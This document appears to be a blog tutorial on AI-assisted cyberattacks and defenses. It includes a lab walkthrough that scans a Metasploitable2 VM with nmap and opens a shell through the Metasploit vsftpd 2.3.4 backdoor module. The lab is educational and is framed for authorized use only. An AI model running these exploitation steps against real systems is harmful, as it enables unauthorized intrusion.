AI vs Hackers: The Future of Cyber Warfare Has Already Begun

The battle of AI vs Hackers in the future of cyber warfare is no longer science fiction. It is actively unfolding across enterprise networks, cloud infrastructures, banking systems, and even small business environments worldwide.
Twenty years ago, cyberattacks required deep manual expertise. Attackers manually scanned networks, tested vulnerabilities, and crafted exploits line by line. Today, Artificial Intelligence assists both attackers and defenders, accelerating cyber operations at speeds humans alone cannot match.
During a real incident response engagement I handled for a financial organization, login attempts appeared legitimate. Users logged in from realistic geographic locations. Session timings mimicked human working behavior. Mouse activity looked authentic.
Initially, nothing appeared malicious.
Later investigation revealed an AI-assisted credential attack engine dynamically adapting authentication attempts based on system responses.
That moment confirmed something I now teach every beginner:
Cyber warfare is no longer human vs system — it is intelligent automation vs intelligent defense.
This guide will walk you through:
- How hackers use AI today
- How enterprise defenders fight back
- Real cyber warfare workflows
- Hands-on ethical hacking simulation
- Attacker thinking methodology
- Defensive cybersecurity mindset
You are not just learning tools here.
You are learning how modern cyber battles actually happen.
Note —
Cybersecurity beginners often believe hacking equals running tools.
Reality check:
Tools execute commands.
Experts understand consequences.
Why AI vs Hackers Defines the Future of Cyber Warfare
Cybersecurity has entered its most disruptive phase since the internet’s creation.
Artificial Intelligence dramatically lowers the technical barrier for cyberattacks while simultaneously strengthening defensive security systems.
Previously, attackers required years to master:
- Network enumeration
- Vulnerability assessment
- Exploitation workflow
- Privilege escalation
Now AI models assist in:
- Automated reconnaissance
- Exploit suggestion
- Password prediction
- Malware mutation
- Social engineering generation
This expansion increases the global attack surface exponentially.
Enterprise Observation
During a Red Team assessment inside a corporate environment, automated attack simulation tools generated vulnerability paths faster than junior penetration testers could analyze manually.
However, enterprise AI-based EDR solutions detected behavioral anomalies within minutes.
The battlefield has evolved into:
AI Attacker → AI Defense → Human Analyst → Adaptive Security Response
Cyber warfare now revolves around speed of detection and adaptation.
Note —
The winner in cyber warfare is rarely the smartest attacker.
It is the side that detects abnormal behavior first.
Understanding AI in Cybersecurity (Beginner Explanation)
Let’s simplify AI in cybersecurity using a practical analogy.
Imagine a security guard monitoring one CCTV screen.
Now imagine another system monitoring one million cameras simultaneously while learning patterns automatically.
That second system represents AI.
AI in Offensive Security
Hackers use AI for:
- Automated scanning
- Data correlation
- Vulnerability prioritization
- Phishing personalization
- Behavioral evasion
Traditional hacker:
Testing doors manually.
AI-assisted hacker:
Testing thousands of doors simultaneously while learning which locks fail fastest.
AI in Defensive Security
Organizations deploy AI-powered threat intelligence systems that analyze:
- Login behavior
- Network traffic
- File access patterns
- Privilege escalation attempts
Instead of detecting known malware signatures, AI identifies suspicious intent.
According to frameworks like the OWASP Top 10 and MITRE ATT&CK, behavioral detection now dominates modern defensive security strategies.
Note –
AI does not “hack”.
AI predicts probability.
Humans still decide exploitation.
Modern Cyber Warfare Attack Workflow
Professional attackers follow structured methodology enhanced by AI automation.
Phase 1 — Reconnaissance
Collect public information about targets.
AI gathers exposed services from massive datasets.
Phase 2 — Enumeration
Enumeration means extracting usable system intelligence.
Example:
Operating system versions, running services, user accounts.
Phase 3 — Vulnerability Assessment
AI ranks vulnerabilities by exploit likelihood.
Phase 4 — Exploitation
Payloads automatically adapt to system responses.
Phase 5 — Persistence
Attackers maintain long-term access.
Phase 6 — Evasion
Behavior mimics legitimate users.
Real World Scenario — SOC Investigation
A banking SOC received low-priority DNS alerts flagged by AI anomaly detection.
Human analysts initially ignored them.
AI correlation later revealed command-and-control communication across endpoints.
Containment prevented lateral movement.
AI detected intent before humans recognized danger.
Note —
Modern attacks fail not during exploitation…
…but during detection.
✅ Practical Tutorial — AI-Assisted Ethical Hacking Lab (Live Mentorship)
⚠️ Educational use only.
Perform only inside authorized lab environments.
Lab Preparation
Required Setup
- Kali Linux VM
- Metasploitable2 vulnerable machine
- VirtualBox / VMware
- Host-only network
Network Layout:
Kali Linux (Attacker)
        ↓
Metasploitable (Target)
Why isolation matters?
Unauthorized scanning violates cybersecurity laws.
Verify Connectivity
On Kali:
ip a
Check IP:
192.168.56.101
Ping target:
ping 192.168.56.102
Note —
If ping fails — stop here.
Most beginners troubleshoot hacking instead of networking.
Networking always comes first.
Step 1 — AI-Style Reconnaissance Using Nmap
Goal
Identify attack surface automatically.
Command:
nmap -A -T4 192.168.56.102
Flag Breakdown
-A→ OS + service detection-T4→ faster scan timing
Technically, Nmap performs intelligent probing similar to automated reconnaissance engines.
Expected Output:
21/tcp open ftp
22/tcp open ssh
80/tcp open http
Attacker Thinking
At this stage attacker asks:
- Which service outdated?
- Which port externally exposed?
- Which exploit available?
AI tools automate this reasoning today.
Step 2 — Vulnerability Enumeration
Run:
nmap --script vuln 192.168.56.102
This launches vulnerability scripts.
Output example:
vsFTPd 2.3.4 Backdoor detected
Beginner sees text.
Attacker sees entry point.
Note —
Enumeration ≠ Hacking.
It is intelligence gathering.
Step 3 — Automated Exploit Discovery
Search exploit database:
searchsploit vsftpd
AI-powered platforms perform identical correlation automatically.
Step 4 — Exploitation Simulation
Launch Metasploit:
msfconsole
Execute:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.56.102
run
Expected result:
Command shell session opened
Technical Meaning
Remote service vulnerability allowed shell execution.
AI attack chains automate this entire workflow.
Enterprise Reality Insight
In real organizations:
- IDS
- EDR
- SIEM monitoring
- AI anomaly detection
would trigger alerts instantly.
Troubleshooting Layer
❌ Host unreachable → Check adapter
❌ Exploit fails → Wrong version
❌ Slow scan → Adjust timing
Note —
Important realization:
AI accelerates decisions.
It does not replace understanding.
Real-World AI Cyberattack Scenario
In a bug bounty engagement, attackers used AI-generated internal emails mimicking executive communication tone.
Employees trusted messages.
No malware used.
Credential theft succeeded.
AI strengthened psychological manipulation rather than technical exploitation.
Professional AI Cybersecurity Tools Explained
Common enterprise tools:
- Nmap — intelligent reconnaissance
- OpenVAS — vulnerability assessment
- Darktrace — AI anomaly detection
- CrowdStrike Falcon — endpoint AI defense
- Microsoft Defender XDR — behavioral monitoring
Modern cybersecurity focuses on security posture visibility rather than simple antivirus detection.
Note —
Security evolved from detecting malware…
to predicting attacker intent.
Beginner Mistakes in AI-Driven Hacking 🚨
Common student errors:
- Running tools blindly
- Ignoring output meaning
- Overtrusting automation
- Skipping networking basics
- Scanning loudly
Automation magnifies mistakes faster.
Pro Tips From 20 Years of Cybersecurity Experience 🔥
- Quiet attackers survive longer.
- Logs reveal everything.
- AI alerts defenders quickly.
- Manual understanding beats automation.
- Think like defender during attack.
Defensive & Ethical Cybersecurity Perspective
Ethical hacking improves organizational resilience.
Always operate under:
- Authorized penetration testing
- Bug bounty scope
- Lab environment
Framework references:
- NIST Cybersecurity Framework
- MITRE ATT&CK
- OWASP Top 10
Responsible learning builds trust.
Practical Implementation Checklist
✅ Build home lab
✅ Learn networking fundamentals
✅ Practice enumeration
✅ Analyze logs
✅ Study threat intelligence
✅ Understand detection systems
✅ Practice defensive analysis
Cybersecurity Career Insight — AI Era Roles
Emerging roles:
- AI Security Analyst
- Threat Intelligence Engineer
- Red Team Automation Specialist
- Security Detection Engineer
- SOC AI Analyst
Cybersecurity combined with AI represents one of the highest-growth career paths globally.
AI vs Hackers Future of Cyber Warfare — Quick Recap
AI transforms cyber warfare by accelerating both offense and defense.
Humans still guide strategy.
Automation increases speed.
Understanding behavior determines victory.
FAQs — AI vs Hackers Future of Cyber Warfare
1. How does AI change cyber warfare?
AI automates reconnaissance, vulnerability assessment, and threat detection, enabling faster cyber operations.
2. Can AI replace ethical hackers?
No. AI assists analysis but lacks contextual reasoning and ethical judgment.
3. Are AI cyberattacks real today?
Yes. Automated phishing, credential attacks, and adaptive malware already exist.
4. Should beginners learn AI first?
Start with networking and security basics before AI specialization.
5. Can AI detect zero-day attacks?
Behavioral AI systems sometimes detect unknown threats through anomaly patterns.
6. Is Kali Linux mandatory?
Not mandatory but widely used in penetration testing training.
7. What future skill matters most?
Analytical thinking combined with automation understanding.